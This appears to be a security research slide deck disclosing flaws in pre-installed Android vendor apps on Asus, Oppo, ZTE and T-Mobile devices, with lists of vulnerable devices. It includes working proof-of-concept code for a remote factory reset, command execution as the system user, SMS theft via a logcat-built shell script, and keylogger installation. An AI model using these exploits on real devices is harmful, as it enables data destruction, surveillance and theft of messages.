
Facilitated by privileged pre-installed apps

- Requires a co-located zero-permission app
- Does not require any user intervention

User data and app that are not externally backed-up is lost during a factory reset

Device	Carrier
Essential Phone	Sprint
Coolpad Defiant	T-Mobile
T-Mobile Revvl Plus	T-Mobile
ZTE ZMAX Champ	Total Wireless
Leagoo Z5C	Unlocked
Leagoo P1	Unlocked
Plum Compass	Unlocked
Orbic Wonder	Unlocked
MXQ TV Box 4.4.2	N/A

# Sprint Essential Phone – Programmatic Factory Reset



# Asus ZenFone V Live – Command Execution as system User

AndroidManifest.xml file of the com.asus.splendidcommandagent app

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
    xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="android.uid.system"
    package="com.asus.splendidcommandagent" platformBuildVersionCode="18" platformBuildVersionName="4.3.1-1425645">
    <uses-permission android:name="android.permission.INTERACT_ACROSS_USERS"/>
    <uses-permission android:name="android.permission.MANAGE_USERS"/>
    <application android:icon="@drawable/ic_launcher" android:label="@string/app_name"
        android:theme="@style/AppTheme">
        <service android:exported="true" android:name=".SplendidCommandAgentService"
            android:process="com.asus.services">
            <intent-filter>
                <action android:name="asus.splendid.intent.action.DO_COMMAND"/>
                <action android:name="com.asus.splendidcommandagent.ISplendidCommandAgentService"/>
            </intent-filter>
        </service>
        <service android:exported="true" android:name=".MonitorUserSwitchedService"
            android:process="com.asus.services"/>
    </application>
```

# Asus ZenFone V Live – Command Execution as system User

```
private void asus_zenfone_V_live_command_execution_as_system_user() {  
    Intent i = new Intent();  
    i.setClassName("com.asus.splendidcommandagent", "com.asus.splendidcommandagent.SplendidCommandAgentService");  
    SplendidServiceConnection servConn = new SplendidServiceConnection();  
    boolean ret = bindService(i, servConn, BIND_AUTO_CREATE);  
    Log.i(TAG, "initService() bound with " + ret);  
}  
  
class SplendidServiceConnection implements ServiceConnection {  
  
    public void onServiceConnected(ComponentName name, IBinder boundService) {  
        Log.i(TAG, "onServiceConnected");  
        Parcel send = Parcel.obtain();  
        Parcel reply = Parcel.obtain();  
        send.writeInterfaceToken("com.asus.splendidcommandagent.ISplendidCommandAgentService");  
        send.writeString("am broadcast -a android.intent.action.MASTER_CLEAR");  
        try {  
            boolean success = boundService.transact(1, send, reply, Binder.FLAG_ONEWAY);  
            Log.i(TAG, "binder transaction success=" + success);  
        } catch (RemoteException e) {  
            e.printStackTrace();  
        }  
        send.recycle();  
        reply.recycle();  
    }  
  
    public void onServiceDisconnected(ComponentName arg0) {  
        Log.i(TAG, "onServiceConnected");  
    }  
}
```



Source: <https://www.verizonwireless.com/smartphones/asus-zenfone-v-live/>

# system User Capabilities on Android 7.1.1

- Video Record Screen of the user
- Take screenshots
- Factory reset the device
- Use logcat to obtain system-wide logs
- Set a custom keyboard with keylogging functionality
- Change settings configurations
- Register an app as a notification listener to get the user's notifications
- Enable/disable apps
- Invert the screen colors
- Call (emergency) phone numbers
- Set a custom spell checker
- Change certain system properties
- Inject clicks, swipes, and text events in the GUI (emulate the user)
- Launch any app component that does not have `android:enabled` attribute set to false
- Read/modify user's text messages
- Read/modify user's call log
- Read/modify user's contacts

# Sample of Asus Android Devices – Command Execution as system User

Device	Status	Build Fingerprint
Asus ZenFone V Live (Verizon)	Vulnerable	asus/vzw_ASUS_A009/ASUS_A009:7.1.1/NMF26F/14.0610.1802.78-20180313:user/release-keys
Asus ZenFone 3 Max	Vulnerable	asus/US_Phone/ASUS_X008_1:7.0/NRD90M/US_Phone-14.14.1711.92-20171208:user/release-keys
Asus ZenFone 3 Ultra	Vulnerable	asus/JP_Phone/ASUS_A001:7.0/NRD90M/14.1010.1711.64-20171228:user/release-keys
Asus ZenFone 4 Max	Vulnerable	asus/WW_Phone/ASUS_X00ID:7.1.1/NMF26F/14.2016.1803.232-20180301:user/release-keys
Asus ZenFone 4 Max Pro	Vulnerable	asus/WW_Phone/ASUS_X00ID:7.1.1/NMF26F/14.2016.1803.232-20180301:user/release-keys
Asus ZenFone 4 Selfie	Vulnerable	asus/WW_Phone/ASUS_X00LD_3:7.1.1/NMF26F/14.0400.1802.190-20180202:user/release-keys
Asus ZenFone Live	Vulnerable	asus/WW_Phone/zb501kl:6.0.1/MMB29P/13.1407.1801.57-20180307:user/release-keys
Asus ZenPad 10	Vulnerable	asus/JP_P00C/P00C_2:7.0/NRD90M/JP_P00C-V5.3.20-20171229:user/release-keys
Asus ZenPad 3 8.0	Vulnerable	asus/WW_P008/P008_1:7.0/NRD90M/WW_P008-V5.7.3-20180110:user/release-keys
Asus ZenPad S 8.0	Not Vulnerable	asus/WW_P01M/P01M:6.0.1/MMB29P/WW_P01M-V5.6.0-20170608:user/release-keys

# Asus ZenFone 3 (ZE552KL) – Timeline for the Command Execution as system User Vulnerability

Target Market	Release Date	Status	Build Fingerprint	Target Market	Release Date	Status	Build Fingerprint
Japan	05/21/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.0 26/15.0410.1804.60-0:user/release-keys	Worldwide	10/13/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020 .1709.68-20171003:user/release-keys
Worldwide	05/16/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.0 26/15.0410.1804.60-0:user/release-keys	China	09/06/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20 10.1706.184-20170817:user/release-keys
Worldwide	05/03/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.0 26/15.0410.1803.55-0:user/release-keys	Japan	08/08/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020 .1708.56-20170719:user/release-keys
Worldwide	04/19/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.0 26/15.0410.1803.53-0:user/release-keys	Worldwide	08/03/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020 .1708.56-20170719:user/release-keys
Japan	04/19/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.0 26/15.0410.1803.52-0:user/release-keys	China	07/24/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20 10.1706.181-20170710:user/release-keys
China	03/23/18	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.201 0.1801.197-20180302:user/release-keys	Worldwide	07/14/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020 .1706.53-20170628:user/release-keys
Worldwide	03/14/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.0 26/15.0410.1802.44-0:user/release-keys	Italy	06/29/17	Vulnerable	asus/TIM_Phone/ASUS_Z012D:7.0/NRD90M/14.202 0.1704.41-20170526:user/release-keys
Worldwide	02/12/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.0 26/15.0410.1801.40-0:user/release-keys	Japan	05/17/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020 .1703.33-20170424:user/release-keys
China	02/12/18	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.201 0.1801.196-20180108:user/release-keys	Worldwide	04/21/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020 .1703.28-20170410:user/release-keys
Worldwide	01/29/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.0 26/15.0410.1801.40-0:user/release-keys	China	03/31/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20 10.1701.170-20170323:user/release-keys
Japan	01/11/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020. 1712.85-20171228:user/release-keys	Italy	03/28/17	Vulnerable	asus/TIM_Phone/ASUS_Z012D:7.0/NRD90M/14.201 5.1701.13-20170310:user/release-keys
Worldwide	01/08/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020. 1712.85-20171228:user/release-keys	Worldwide	03/08/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2015 .1701.8-20170222:user/release-keys
Worldwide	12/22/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020. 1711.83-20171220:user/release-keys	Japan	02/24/17	Not Vulnerable	asus/JP_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20 10.1612.161-20170205:user/release-keys
Worldwide	12/15/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020. 1711.79-20171206:user/release-keys	China	01/09/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20 .10.150-20161214:user/release-keys
Japan	11/22/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020. 1711.75-20171115:user/release-keys	Worldwide	12/28/2016	Not Vulnerable	asus/WW_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20 .10.152-20161222:user/release-keys
Worldwide	11/21/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020. 1711.75-20171115:user/release-keys	Worldwide	12/08/2016	Not vulnerable	asus/WW_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20 .10.140-20161117:user/release-keys

# Oppo F5 (Non-US Carriers) – Command Execution as system User

com.dropboxchmod app exposes this capability through an exported service named DropboxChmodService

- Simple app containing only one class with a single nested anonymous class

Recreated source code based on the disassembled odex file

```
Intent i = new Intent();
i.setClassName("com.dropboxchmod",
"com.dropboxchmod.DropboxChmodService");
i.setAction("/system/bin/screenrecord --time-limit 60
/sdcard/notascreenrecording.mp4");
startService(i);
```



Source: <https://www.flipkart.com/oppo-f5-red-64-gb/p/itmmezq6rgu7uhcf4>

```
@Override
public int onStartCommand(final Intent intent, int flags, int startId) {
    new Thread() {
        public void run() {
            if (intent == null) {
                stopSelf();
                return;
            }
            String action = intent.getStringExtra("action");
            if (action.isEmpty()) {
                action = intent.getAction();
            }
            Log.i("DropboxChmodService", "action = [" + action + "]");
            if (action.isEmpty()) {
                stopSelf();
                return;
            }
            try {
                Process process = Runtime.getRuntime().exec(action);
                Log.i("DropboxChmodService", "wait begin");
                process.waitFor();
                Log.i("DropboxChmodService", "wait end");
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }.start();
    return super.onStartCommand(intent, flags, startId);
}
```

# Approach 1: Transfer Command Output Using a Broadcast Receiver

1. Choose log tag (e.g., UQ2h9hVRhLfg) and register a broadcast receiver with it as an action string
2. Write lines of the script with selected log tag to the logcat log from the attacking app

```
Log.d("UQ2h9hVRhLfg", "#!/bin/sh");
Log.d("UQ2h9hVRhLfg", "content query --uri content://sms >
/data/data/com.dropboxchmod/msg.txt");
Log.d("UQ2h9hVRhLfg", "am broadcast -a UQ2h9hVRhLfg -p <attacking app's package name>
--es data \"$(cat /data/data/com.dropboxchmod/msg.txt)\"");
```

3. Make the vulnerable app execute commands so it writes the lines to a shell script and executes it

```
logcat -v raw -b main -s UQ2h9hVRhLfg:* *:S -f /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh -d
chmod 770 /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
sh /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
```

# Approach 2: Transfer Command Output Using a File in App's Directory

1. Choose log tag with high entropy (e.g., UQ2h9hVRhLfg)
2. Make attacking app's private directory world-executable and create a globally writable and readable file (msg.txt)
3. Write lines of the script with selected log tag to the log from the attacking app

```
Log.d("UQ2h9hVRhLfg", "#!/bin/sh";
Log.d("UQ2h9hVRhLfg", "content query --uri content://sms >
/data/data/com.attacking.app/msg.txt");
```

4. Make the vulnerable app execute commands so it writes the lines to a shell script and executes it

```
logcat -v raw -b main -s UQ2h9hVRhLfg:* *:S -f
/data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh -d
chmod 770 /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
sh /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
```

# Sample of Oppo Android Devices – Command Execution as system User

Device	Country	Status	Build Description
A77	China	Vulnerable	msm8953_64-user 7.1.1 NMF26F eng.root.20180609.153403 dev-keys
A59S	China	Vulnerable	full_oppo6750_15131-user 5.1 LMY47I 1525865236 dev-keys
A57	Philippines	Vulnerable	msm8937_64-user 6.0.1 MMB29M eng.root.20180508.104025 release-keys
R11	China	Vulnerable	sdm660_64-user 7.1.1 NMF26X eng.root.20180426.130343 release-keys
F3 Plus	Pakistan	Vulnerable	msm8952_64-user 6.0.1 MMB29M eng.root.20180413.004413 release-keys
A39	Australia	Vulnerable	full_oppo6750_16321-user 5.1 LMY47I 1520521221 release-keys
R9	China	Vulnerable	full_oppo6755_15111-user 5.1 LMY47I 1519426429 dev-keys
A77	Australia	Vulnerable	full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys
F3	Vietnam	Vulnerable	full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys
F3	Pakistan	Vulnerable	full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys
R9	Australia	Vulnerable	full_oppo6755_15311-user 5.1 LMY47I 1516344361 release-keys
F5	Malaysia	Vulnerable	full_oppo6763_17031-user 7.1.1 N6F26Q 1516160348 release-keys
F1S	Australia	Vulnerable	full_oppo6750_15331-user 5.1 LMY47I 1509712532 release-keys
A37	India	Vulnerable	msm8916_64-user 5.1.1 LMY47V eng.root.20171008.172519 release-keys
R7 Plus	India	Not Vulnerable	msm8916_64-user 5.1.1 LMY47V eng.root.20160922.193102 dev-keys
Neo 5	Australia	Not Vulnerable	OPPO82_15066-user 4.4.2 KOT49H eng.root.1469846786 dev-key
R7S	China	Vulnerable	msm8916_64-user 5.1.1 LMY47V eng.root.20160713.211744 dev-keys
R7 Plus	China	Not Vulnerable	full_oppo6795_15019-user 5.0 LRX21M 1465722913 dev-keys

# Setting Your App as the Default Keyboard for Some Keylogging

Have the attacking app implement an Input Method Editor (IME)

```
/system/bin/settings put secure enabled_input_methods <ones that were already  
there>:com.my.app/.NotSomeKeyboardService
```

```
/system/bin/settings put secure default_input_method com.my.app/.NotSomeKeyboardService
```


Send key presses to the attacking app via a sending a broadcast intent to a dynamically-registered broadcast receiver

Can also set your app as the default spell checker

- Does not get the same amount of data as the “custom” keyboard

```
/system/bin/settings put secure selected_spell_checker com.my.app/.NotSomeSpellingService
```

# Analysis Framework Workflow



# Exposed Screenshot Capability

Certain vendors have modified the Android OS (`system_server`) to export the screenshot capability to any app on the device


- **Alcatel A30, Asus Zenfone 3 Max, Leagoo P1, Nokia 6 TA-1025, Asus ZenFone V Live & Sony Xperia L1**

Malicious apps can open apps to obtain sensitive data and examine active notifications

- Requires `READ_EXTERNAL_STORAGE` permission to access the screenshot and `EXPAND_STATUS_BAR` to view current notifications

Taking of a screenshot is not transparent to the user

- A screen animation is displayed and creates a notification
- Cannot be disabled, as the functionality lies within `system_server`
- Attacking app can cause a system crash to remove the notification
- Can bypass screen lock by using certain  `WindowManager.LayoutParams.flags`



# Insecure Rich Communication Services (RCS) App

Exported interfaces allow zero-permission app to send arbitrary text messages, read and modify text messages, and obtain phone numbers of the user's contacts

App has two different package names, where one is a refactored version of the other

- com.rcs.gsma.na.sdk
- com.suntek.mway.rcs.app.service

Affects 3 T-Mobile devices: **Coolpad Defiant**, **T-Mobile Revvl Plus**, and **ZTE ZMAX Pro**

App cannot be disabled



Source: <https://www.t-mobile.com/devices/t-mobile-revvl-plus>

# Insecure Rich Communication Services (RCS) App

Send arbitrary text messages

```
<receiver android:exported="true" android:name="com.rbs.gsma.na.test.TestReceiver">
    <intent-filter>
        <action android:name="com.rbs.gsma.na.sdk.TestReceiver"/>
    </intent-filter>
</receiver>
```

Obtain phone number of user's contacts

```
<provider android:authorities="com.rbs.gsma.na.provider.capability" android:exported="true"
    android:name="com.rbs.gsma.na.provider.capability.CapabilityProvider"/>
<provider android:authorities="com.rbs.gsma.na.provider.groupchat_member" android:exported="true"
    android:name="com.rbs.gsma.na.provider.groupchat.GroupChatMemberProvider"/>
```

Read, modify, delete, and insert user's text messages

```
<provider android:authorities="com.rbs.gsma.na.provider.message" android:exported="true"
    android:name="com.rbs.gsma.na.provider.message.MessageProvider"/>
<provider android:authorities="com.rbs.gsma.na.provider.threads" android:exported="true"
    android:name="com.rbs.gsma.na.provider.thread.ThreadProvider"/>
<provider android:authorities="com.rbs.gsma.na.provider.spamnumber" android:exported="true"
    android:name="com.rbs.gsma.na.provider.spam.SpamNumberProvider"/>
<provider android:authorities="com.rbs.gsma.na.provider.spammesssage" android:exported="true"
    android:name="com.rbs.gsma.na.provider.message.SpamMessageProvider"/>
```

# ZTE ZMAX Champ Vulnerabilities

## Programmatic factory reset

- com.zte.zdm.sdm app writes --wipe\_data to /cache/recovery/command and boots into recovery mode and wipes /data and /cache

## Obtain logcat and modem logs

- Done in the same way described as previously for ZTE

